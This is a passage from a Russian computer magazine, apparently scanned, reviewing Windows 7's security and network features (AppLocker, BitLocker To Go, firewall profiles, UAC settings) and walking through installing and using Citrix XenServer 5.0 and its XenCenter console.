отметить, что Windows 7 автоматически находит сетевые принтеры и настраивает устройства. Более того, для каждой сети можно задать свой принтер по умолчанию. Ранее это требовало вмешательства со стороны админа/пользователя, а в некоторых случаях — применения скриптов и сторонних утилит.
Благодаря седьмой версии протокола RDP, клиент Remote Desktop Client получил новые возможности. Среди них — поддержка технологий Aero Glass, Direct2D и Direct3D 10.1, DirectShow, Media Foundation. Увеличена производительность, уменьшены задержки звука и многое другое. Удаленный рабочий стол весьма быстро реагирует на события даже во время просмотра видео в высоком качестве.

ТЕХНОЛОГИИ БЕЗОПАСНОСТИ

Одной из интересных новинок в Windows 7 можно назвать AppLocker, позволяющий управлять работой приложений. Используя его, админ может четко задать программы, которые разрешается запускать на пользовательских компьютерах. Технология контролирует все типы файлов, которые могут нанести вред системе: исполняемые и установочные файлы (exe, msi, msp), скрипты (bat, cmd, vbs, js) и библиотеки (dll, ocx). Прежде для этих целей приходилось задействовать несколько запутанные политики ограниченного использования программ SRP (Software Restriction Policies). Настройка AppLocker производится при помощи групповых политик на сервере Win2k8 R2. При построении правила можно указать путь к файлу, хэш и цифровую подпись.
Если приходится делить компьютер с другими пользователями, которые любят менять настройки или способны удалить чужой файл, на помощь придет функция «PC Safeguard», которая активируется установкой переключателя «Turn On PC Safeguard» в свойствах обычной (не админской) учетной записи. После выхода из системы все изменения в настройках будут отменены, а новые файлы — удалены (после регистрации в системе или создании нового файла пользователь предупреждается об этом). Есть возможность выделить каждому пользователю логический диск определенного размера. Ранее, чтобы получить функциональность PC Safeguard, необходимо было устанавливать отдельную утилиту Windows **SteadyState** (go.microsoft.com/fwlink/?LinkID=117104). Сейчас эта функция встроена, и возможно, получит большую популярность. **BitLocker**, при помощи которого можно полностью зашифровать системный раздел или раздел с данными (начиная с Vista SP1), получил в Windows 7 дальнейшее развитие. Во время установки автоматически происходит создание двух разделов (загрузочного и системного), необходимых для работы BitLocker. Напомним, некогда пользователь должен был позаботиться об этом самостоятельно. Новая технология, получившая название BitLockerToGo, позволяет шифровать и внешние носители (флешки или жесткие диски), отформатированные в FAT/FAT32, ExFAT или NTFS. Доступ к зашифрованным носителям возможен по паролю или смарт-карте с любого компьютера. Правда, если это будет не Windows 7, то удастся лишь чтение данных. Сам BitLocker для выбранного раздела или сменного носителя теперь можно включить в контекстном меню, выбрав пункт «Turn On BitLocker» (не надо искать его в «Панели Управления»). Обратная операция по расшифровке флешки также не трудна.

ИЗМЕНЕНИЯ В WINDOWS FIREWALL

Первые версии Windows не имели встроенных средств блокировки сетевого трафика, но многочисленные эпидемии показали необходимость в этом. Начиная с WinXP SP1, пользователи получили Windows Firewall, который с SP2 активируется по умолчанию. Хотя первое, что делает любой юзер после установки системы, — отключает WF. И все потому что он кишит ошибками, не удобен в настройке (можно только


включить или отключить WF; доступно всего два статических профиля: доменный и стандартный) и ограничен в плане функциональности (например, умеет фильтровать лишь входящий трафик). Vista получила обновленный WF, ставший одним из компонентов «Центра обеспечения безопасности Windows». К главным его особенностям стоит отнести: возможность фильтрации исходящего трафика, способность выявлять некоторые типы сетевых атак, обеспечение контроля доступа программ в сеть, поддержка IPv6 и IPsec, настройка параметров через объекты групповой политики Group Policy Object (GPO). WF в Vista получил три динамических профиля настроек (domain, private, public), которые можно привязывать к интерфейсам. При подключении к сети система идентифицирует эту сеть и применяет наиболее подходящий профиль. Если в сети обнаружен контроллер домена, устанавливается domain, а самым защищенным является public. Чтобы при последующем подключении к сети был установлен тот же профиль, в системе запущена специальная служба Network Location Awareness (NLA), сохраняющая информацию о сети в своей базе данных.

В Висте единственное (но очень неприятное) ограничение связано с тем, что в единицу времени может быть активен только один профиль. Если компьютер подключен сразу к нескольким сетям, применяется наиболее ограничивающий профиль. Это часто вызывает проблемы с подключением. Внешне настройки WF в Windows 7 не изменились, но теперь может быть активно несколько профилей. В настройках шаблонов Private и Public пользователь может заблокировать все входящие соединения для программ, не включенных в список разрешенных (Block all incoming connections, including those in the list of allowed programs), — обеспечивая максимальную защиту. Дополнительно можно получать уведомления при попытке новой программы выйти в интернет (Notify me when Windows Firewall blocks a new program). Также легко отключить WF для определенного профиля. Еще одно удобство связано с настройками. Ранее все изменения сохранялись в активном профиле, и при применении другого профиля их приходилось повторять. Теперь можно задать профили, для которых производится изменение. В Vista, чтобы задать несколько портов, их необходимо было перечислять через запятую; в новой версии можно указывать диапазон.

Кроме того, сторонние разработчики получили обновленный API, позволяющий легко задействовать возможности WF или добавить свои функции.

УПРАВЛЕНИЕ UAC

В Windows работа с правами администратора сулит множество удобств — все действия разрешены, не требуется никаких дополнительных разрешений для установки программ, обновления системы, доступа к разделам жесткого диска и прочее. Минус — любой вирус, запущенный из-под привилегированной учетной записи, выполняется с правами администратора, т.е. имеет доступ фактически к любому компоненту системы. В Unix проблему решили уже давно. В Windows с этим серьезно начали бороться в Vista, где впервые применен механизм, получивший название UAC («Управление учетными записями пользователя»). При активном UAC администраторы работают в системе фактически с правами обычного пользователя. Если же для выполнения задачи требуются права администратора, то выдается запрос на подтверждение повышения привилегий (в специальном режиме Secure Desktop, не позволяющем программно нажать кнопку). И только в этом случае конкретное приложение будет выполнено с правами администратора. Большим минусом UAC является его «забывчивость»: он «не запоминает» программу, и потому запрос повторяется при



В настройках UAC — четыре уровня реакции

каждом запуске. Механизм достаточно прост и в то же время эффективен, но именно работа UAC вызывала и вызывает наибольшее раздражение у пользователей Vista своими постоянными запросами во время установки новой программы и при запуске исполняемого файла. Настройки работы UAC в Vista отсутствуют как класс, можно лишь включить/отключить и заставить админа каждый раз вводить пароль для подтверждения своих полномочий. В Unix к такому привыкли, но пользователь Windows все-таки избалован. Поэтому первое, что делает юзер сразу после установки Vista, — отключает UAC. Здесь можно порекомендовать утилиту **TweakUAC** (www.tweak-uac.com), которая помимо отключения и включения UAC, позволяет перевести его в «тихий» режим. В этом случае UAC включен, но запросы по большинству незначительных параметров не будут выводиться и досаждать пользователю. Разработчики прислушались к мнению пользователей, и в Windows 7 появилось четыре варианта настроек UAC. Они находятся в «Control Panel — System and Security — Change User Account Control setting»: • Always notify — запрос выдается в любом случае (как в Vista); • Default (установлен по умолчанию) — оповещение производится только в том случае, если системные настройки изменяются программно; если же действие производит зарегистрировавшийся пользователь, UAC не задает вопросов;


• Notify me only when programs try to make changes to my computer — похож на предыдущий, только Secure Desktop при вызове UAC не используется;

• Never notify you — отключить UAC.

Последние два пункта отмечены как не рекомендуемые, но скажем, что работа в Default довольно комфортна. Кстати, в настоящее время UAC никак не реагирует, если приложение, запущенное пользователем, пытается изменить настройки UAC. Это позволяет незаметно его отключить, и данную ошибку планируют устранить в RC1.

СЛОЖНАЯ ПРИЧЕСКА

Изменений в Windows 7 достаточно много. Простой прической Vista здесь не обошлось. У администратора появилось больше возможностей по организации удобной и безопасной среды — алгоритм многих функций и элементов кардинально перестроен. Но реализовать некоторые из них удастся только при наличии новой версии сервера Win2k8 R2 (Windows Server 7). Поговорим о нем в одном из следующих номеров.



info

• Подробнее о WAIK читай в статье «Самосборные окна» в январском номере][за 2009 год.

• После публикации Windows 7 Beta Microsoft получила более полумиллиона рационализаторских предложений от пользователей-тестеров со всего мира.

• Набрав в поле поиска меню «Пуск» текст winver, можно увидеть окно «О системе», где отображена вся информация о версии и номере сборки Windows 7, включая дату истечения срока активации.

• DirectAccess можно настроить так, чтобы через сервер проходил только трафик, предназначенный для корпоративной сети.



СЕРГЕЙ «GRINDER» ЯРЕМЧУК
/ GRINDER@SYNACK.RU /



Во власти гипервизора

Citrix XenServer: обзор новой версии платформы виртуализации

По мере увеличения вычислительных мощностей на рынке систем виртуализации становится все жарче. Ситуацию можно сравнить с зоной боевых действий. Практически все игроки, чтобы привлечь рядовых пользователей и крупных заказчиков, уже предложили бесплатные версии своих продуктов (правда, с несколько ограниченной функциональностью). В конце февраля компания Citrix объявила, что XenServer, начиная с релиза 5.0, также будет бесплатным.

ВИРТУАЛИЗАЦИЯ СТАНОВИТСЯ ВСЕ ПОПУЛЯРНЕЕ. Еще бы, — на одном физическом сервере можно без проблем разместить несколько виртуальных, снизив затраты на оборудование и повысив эффективность. Процедура восстановления виртуального сервера выглядит проще, ведь админу достаточно перенести файлы на другой доступный сервер, будь то физический или виртуальный. Сегодня на рынке доступно множество решений виртуализации, обладающих разной функциональностью и распространяемых под различными лицензиями: Microsoft Hyper-V, VMware ESX Server, Parallels Desktop/Workstation/Server, Qemu, VirtualBox, Virtual Iron, XenServer, Oracle VM и т.д. В основе последних трех лежит свободный гипервизор Xen, который известен тем, что одним из первых обеспечил поддержку полной аппаратной виртуализации Intel VT и AMD SVM.

ВОЗМОЖНОСТИ CITRIX XENSERVER 5.0
Новая версия XenServer включает множество функций, ранее доступных в платных решениях. Перечислю только некоторые из них:


- неограниченное количество серверов и виртуальных машин;
- динамическая балансировка нагрузки;
- миграция виртуальных машин (Live Motion) между физическими серверами без прерывания обслуживания при условии того, что ресурсы нескольких серверов объединены в пул.

Рабочая нагрузка динамически перераспределяется не только между виртуальными, но и физическими серверами. Это существенно упрощает управление. XenServer спроектирован с учетом требований по предоставлению высокого уровня доступности системы (High Availability). Рабочую ОС, установленную на любом физическом сервере, можно легко конвертировать в виртуальную (P2V) систему. Есть поддержка всех существующих систем хранения данных (локальный диск, NAS, SAN и т.д.). Официально в качестве гостевых систем поддерживаются:

- все версии Windows, начиная от 2k SP4 до 2008, в том числе и 64-битные с паравиртуальными драйверами, сертифицированными WHQL (Windows Hardware Quality Lab);
- SUSE Enterprise Linux от 9 32/64 бит;
- Red Hat Enterprise Linux от 3.x и CentOS от 4.5;
- Oracle Enterprise Linux от 5.0;
- Debian Sarge/Etch.

Некоторые характеристики виртуальной машины будут зависеть от используемой гостевой ОС. В общем случае это: 8 CPU (64-битный) с возможностью тонкой настройки ресурсов, до восьми виртуальных дисков (включая CD-ROM) и до семи сетевых карт. Поддерживается горячее подключение виртуальных дисков и сетевых устройств. Виртуальная машина не имеет ограничений на количество используемой оперативной памяти: все, что сможет выдать сервер, будет доступно VM. Для удаленного управления серверами, VM, виртуальными дисками и пулами используется удобная и понятная в работе консоль XenCenter. Что ж, теперь познакомимся с XenServer поближе.

УСТАНОВКА CITRIX XENSERVER Для установки XenServer понадобится компьютер, имеющий характеристики не ниже 1.5 Ггц 64x CPU, 1 Гб RAM и не менее 16 Гб места на харде. Во время установки будет создано два раздела: корневой с XenServer размером в 4 Гб и раздел для VM. Некоторые гостевые ОС потребуют больше места, чем указано в минимальной конфигурации. Например, для Vista необходим виртуальный диск размером в 16 Гб — то есть, суммарно жесткий диск должен быть не менее 20 Гб (4 + 16 Гб). Для комфортной работы эти цифры смело умножаем на 2, а для диска — на 5. Минимальных требований следует придерживаться в любом случае, иначе мастер установки после проверки оборудования просто откажется работать. Для запуска гостевой Windows процессор должен иметь поддержку технологии аппаратной виртуализации Intel VT/AMD-V; в случае с Linux такая поддержка необязательна.
Установочный ISO-образ можно свободно скачать по ссылкам на сайте www.xenserver5.com. Для



Для бюджета значимым является не стоимость ПО на базе гипервизора как таковая, а совокупная стоимость владения ИТ-инфраструктурой. Статья расходов на гипервизоры ничтожна мала по сравнению с ценой железа, лицензий на платформенное ПО и системы хранения, расходами на администрирование и поддержку. И когда говорят о бесплатных продуктах виртуализации, по эффекту это сравнимо с тем, что продают двигатель, уверяя, что покупаешь машину. Для малого и среднего бизнеса бесплатный гипервизор — это приятный бонус. Может быть, для 2-3 серверов достаточно стандартных, включенных в бесплатное решение средств управления. Но в крупной компании с целым парком серверов принципиальное значение приобретает общая плотность размещения виртуальных серверов на физических машинах (при контейнерной виртуализации на уровне ОС плотность в 3-5 раз превосходит по показателям гипервизоры, будь то XenServer, ESXi Server или Hyper-V) и возможности их управления. И чем больше серверов, тем средства управления важнее — при необходимости сокращать затраты на инфраструктуру именно они дают понять, что в действительности является «бесплатным».


Максим Кузькин, Системный архитектор департамента виртуализации **Parallels** (www.parallels.com/ru).


установки нам понадобятся два образа, подписанные как install-cd и linux-cd. На первом, кроме собственно файлов, позволяющих установить или обновить XenServer, находится инсталлятор консоли управления XenCenter и паравиртуальные PVD-драйвера для Windows, плюс документация. На втором — сконфигурированный шаблон (templates), необходимый для поддержки гостевых машин Linux (Debian Sarge/Etch).
Сам процесс установки XenServer несложен и несколько напоминает упрощенную инсталляцию Linux. Помни: все данные на диске будут уничтожены, разработчик не рекомендует использовать двойную загрузку, а инсталлятор не имеет никаких для этого инструментов (по крайней мере, видимых).
Загружаемся с install-cd (кроме обычной, можно использовать и установку PXE). В первом окне будет предложено выбрать режим — обычный (Standard) или продвинутый (Advanced). Нажимаем <Enter>. В окне, появившемся после выбора клавиатурной раскладки (я предпочел us), предстоит определиться с дальнейшими действиями. Собственно, для установки нам нужен предложенный по умолчанию вариант «Install or upgrade XenServer host». Другие пункты позволяют загрузить драйвер (на следующем шаге предстоит указать источник) и конвертировать установленную на компьютере ОС в VM. Далее мастер предупредит о том, что все данные будут уничтожены. Подтверждаем наш выбор и принимаем лицензию. Если сервер не поддерживает технологии Intel VT/AMD-V, или они отключены в BIOS, появится предупреждение о работе XenServer с ограниченной функциональностью. Выбираем затем источник установки — привод, NFS или HTTP/FTP. Система спросит, использовать ли в процессе второй диск, отметив, что в случае отсутствия поддержки Intel VT/AMD-V в качестве гостевых систем могут работать только гостевые Linux. Linux-диск легко устанавливается и в уже рабочей среде (чуть дальше я покажу, как это сделать). Проверку носителей можно пропустить. Вводим пароль пользователя root, сетевые настройки (DHCP, — либо вручную прописываем IP-адрес, сетевую маску, шлюз, DNS-сервер и имя хоста). Причем, когда планируется работа пула серверов, необходимо использовать только статический IP-адрес! Осталось задать часовой пояс и выполнить настройку времени. Все данные собраны, подтверждаем начало установки, выбрав «Install XenServer». В процессе инсталляции будет предложено вставить второй диск, если его использование было задано на этапе настройки.


ПОСЛЕ УСТАНОВКИ Перезагрузись, и тебя встретит окно «Customize System». В нем содержится 14 пунктов, при помощи которых можно изменить основные системные настройки, просмотреть список работающих VM, создать пул ресурсов, управлять системами хранения данных, оценить загрузку системы, выключить/перезагрузить систему, выйти в локальный шелл и т.д. Ничего сложного здесь нет. Достаточно базовых знаний, чтобы самостоятельно сориентироваться в назначении параметров. В любом пункте необходимо лишь заполнить предложенные параметры, ориентируясь на вполне понятные подсказки. Для доступа к настройкам, требующим прав администратора, потребуется ввести пароль root. Если на этапе установки не были проинсталлированы пакеты со второго диска, это можно сделать после установки. Для этого в меню выбираем «Local Command Shell», вводим пароль root, вставляем диск, монтируем его и запускаем находящийся внутри скрипт install.sh:

```
# mount /dev/cdrom /media
# cd /media
# ./install.sh
```

Для управления виртуальными машинами предлагается консоль администратора XenCenter. Установить XenCenter возможно на любой компьютер, работающий под управлением Windows


Программа XenConvert позволяет конвертировать Windows-систему в виртуальный образ


Процесс добавления нового storage repository довольно прост


Настройка виртуального диска при создании VM



links

• Веб-ресурс, посвященный XenServer 5-й версии — www.xenserver5.com.

• Документацию (на английском) по работе с XenServer найдешь по адресу docs.xensource.com/XenServer/5.0.0.

• На ресурсе VM Guru есть много полезной инфы по технологиям виртуализации и виртуальным машинам — www.vmgu.ru.



warning

Все данные при установке XenServer будут уничтожены. Разработчик не рекомендует использовать двойную загрузку.

XP/2003/Vista. Среди требований — обязательное наличие .NET Framework 2.0 или старше. Дистрибутив XenCenter можно скачать по ссылке на сайте проекта или взять из каталога client_install первого установочного диска. Кроме последней, пятой, версии XenServer, клиент обеспечивает управление и 4.x, поддержку которой необходимо подключить на этапе установки. В остальном процесс инсталляции стандартен. По его окончании ярлык для запуска XenCenter помещается в меню «Пуск». Кроме того, с XenCenter будет сопоставлено несколько типов файлов:

• xbk — файлы резервной копии XenServer;
• xsupdate или xsoem — файлы обновлений или патчи XenServer;
• xslic — файл лицензии XenServer;
• xva — шаблон или экспорт VM;
• xensearch — результат поиска.

Интерфейс XenCenter не локализован, но, учитывая, что используются стандартные термины, при базовом знании английского разобраться с настройками несложно. При первом включении появится окно с запросом на запрет или разрешение периодической проверки наличия обновлений. Эту настройку потом можно изменить, перейдя в Tools → Options → Updates. Основное окно консоли разбито на несколько частей и выглядит, как другие подобные программы. Слева под меню расположена панель ресурсов — здесь находятся все сервера XenServer, к которым подключена консоль, и связанные с ними виртуальные машины и пр. После выбора любого пункта в окне справа показываются его текущие настройки, некоторые из них можно изменить. Чуть выше над панелью ресурсов находится панель поиска, а под ней — «Saved Searches Panel», где можно найти предустановки для поиска систем по определенным критериям.

СОЗДАЕМ VM Для подключения к установленному XenServer нажимаем кнопку «Add your XenServer», вводим имя или IP-адрес узла, данные пользователя root и жмем Connect. Чтобы при последующем запуске консоли выбранный сервер подключался автоматически, в появившемся окне устанавливаем флажок «Save and restore server connection…». При наличии нескольких серверов это заметно упрощает управление.


Для защиты от несанкционированного доступа к серверам следует указать «master Password», установив одноименный флажок и введя его по запросу.

Чтобы создать новую виртуальную машину, нажимаем кнопку «New VM». Запустится мастер, который за 6-7 шагов создаст все необходимые настройки. Клавиша <F1> на любом этапе позволяет получить справку по данному пункту. Виртуальные машины создаются из шаблонов (templates). Шаблон представляет собой образ системы со всеми необходимыми настройками VM. Это заметно упрощает процесс, так как пользователю не нужно разбираться с тонкостями. На первом шаге мастера как раз и выбирается шаблон ОС из предложенного списка операционок. Если предпочитаемая система в нем отсутствует, отмечаем «Other install media», но в этом случае об основных настройках придется заботиться самостоятельно. Если установлен второй диск, при выборе Debian виртуальная машина создается в режиме «ready-to-use», то есть из встроенного шаблона. В остальных случаях понадобится установочный диск с системой. Далее вводим название VM и описание, чтобы легче было ориентироваться в назначении при большом количестве VM. На шаге Location указывается источник, с которого будет производиться установка. Если выбран Debian, мастер его пропустит и перейдет к следующему. Теперь указываем количество CPU и объем виртуальной памяти, который будет выделен под нужды VM. На этой же странице, в поле внизу, для ориентировки выводятся данные сервера — количество CPU, общий и доступный для VM размер памяти. Далее переходим к этапу «Virtual Disk». Как видно из названия, предстоит создать виртуальный диск для VM. Если ОС выбрана из шаблона, скорее всего, мастер предложит оптимальную, по его мнению, конфигурацию. Так, для Debian будет создано два раздела: 0,5 и 4 Гб. При необходимости настройки можно изменить. Чтобы добавить еще один раздел или изменить настройки текущего, нажимаем соответственно Add или Edit — и в окне «Disk Settings» вводим нужный размер раздела (Гб). Установкой флажка «Read Only» можно запретить запись. Аналогично, на следующем шаге создаем виртуальный сетевой интерфейс. Нажимаем в последнем окне кнопку «Finish» и ожидаем, пока закончится процесс создания виртуальной машины. Если установлен флажок «Start VM automatically», после создания VM


Citrix Essentials for

Одновременно с анонсом XenServer компания Citrix представила новое семейство продуктов — Citrix Essentials, причем сразу в двух редакциях — **Citrix Essentials for XenServer** (www.citrix.com/essentialsxs) и **Citrix Essentials for Hyper-V** (www.citrix.com/essentialshv). Новые решения (распространяются уже на коммерческой основе) включают в себя все необходимые инструменты для обеспечения законченного цикла ввода приложений и виртуальных машин в промышленное применение. Обеспечивается построение High availability решений; упрощено создание скриптов по управлению средой виртуализации (Citrix WorkFlow Studio); реализована доставка по требованию рабочей нагрузки серверов в виртуальную среду или на физические серверы (Citrix Provisioning Server); предусмотрено использование возможностей сетевых хранилищ данных (Citrix StorageLink).






Выбор шаблона при создании VM



Выбор операции во время установки XenServer



Консоль администрирования XenCenter

P2V конвертирование

В поставку XenServer входит весьма полезная утилита XenConvert. Будучи запущенной на Windows машине, она предоставляет возможность конвертировать рабочую систему в VHD-формат или XVA-образ, позволяющий импортировать ее на XenServer. Сам процесс достаточно прост: указываем на раздел диска, где установлена ОС, и каталог для образа. Чтобы конвертировать Linux-сервер, следует загрузиться с установочного диска, в меню которого выбрать пункт «Convert an existing OS on this machine to a VM (P2V)».

будет сразу запущена. В случае с Debian вводим пароль пользователя root и VNC и указываем имя узла. После создания ключа SSH виртуальная система будет полностью готова к работе. На статус VM указывает его значок. Если он зеленого цвета, значит, виртуальная машина запущена и работает. Синий — приостановлена, желтый — временно недоступна (например, перегружается), красный — выключена. Подробное описание ошибок можно найти в журнале, который открывается переходом во вкладку Log.

Чтобы изменить количество виртуальных CPU, следует вызвать окно свойств, выбрав в контекстном меню пункт Properties. Нужные настройки находятся во вкладке «Memory and VCPUs». Ползунок «VCPU priority ...» позволяет установить приоритет для текущей виртуальной машины. Другие вкладки Properties также содержат полезные настройки. Так, в «Startup Options» задаются дополнительные параметры загрузки. Чтобы получать предупреждения, если параметры достигнут критической отметки, следует перейти в Alert, а затем активировать нужный пункт (CPU, сеть и диск), задав уровень и периодичность проверки. Пункт Alert есть и в настройках свойств каждого виртуального сервера. Дополнительно в Properties сервера присутствует вкладка «Email Notifications», где указываются настройки почтового сервера, используемого для отправки предупреждений. Кроме того, XenCenter предоставляет возможность формирования отчета по работе сервера. Для этого перейди в «Tools → Get Server Status Report» и при помощи 4-шагового мастера создай отчет, отобрав нужные данные. Для удобства поиска виртуальных машин и серверов используются теги. Для каждого сервера или VM они выводятся в General, в поле Tags. Чтобы добавить новые теги, нажимаем ссылку «New tags» и вводим в окне их список.


При помощи пунктов контекстного меню созданную VM можно копировать, экспортировать как резервную копию или сконвертировать в шаблон. Это позволяет при необходимости быстро создать несколько серверов со схожими настройками.

Бэкап и восстановление всего сервера производится из меню «Server → Back Up Server/Restore From Back Up».

Чтобы просмотреть графики загрузки CPU, RAM и сети для отдельной VM или всего сервера, отметь нужный в панели ресурсов и в среднем окне перейди во вкладку Performance. Используя ссылки вверху окна, указываем временной промежуток, за который будут показаны графики. Убрать или добавить ресурсы, изменить порядок вывода графиков можно в окне «Configure Graphs» (вызывается после нажатия одноименной кнопки). Вид графиков (линия или сплошной) настраивается в меню «Tools → Options → Performance Graphs».

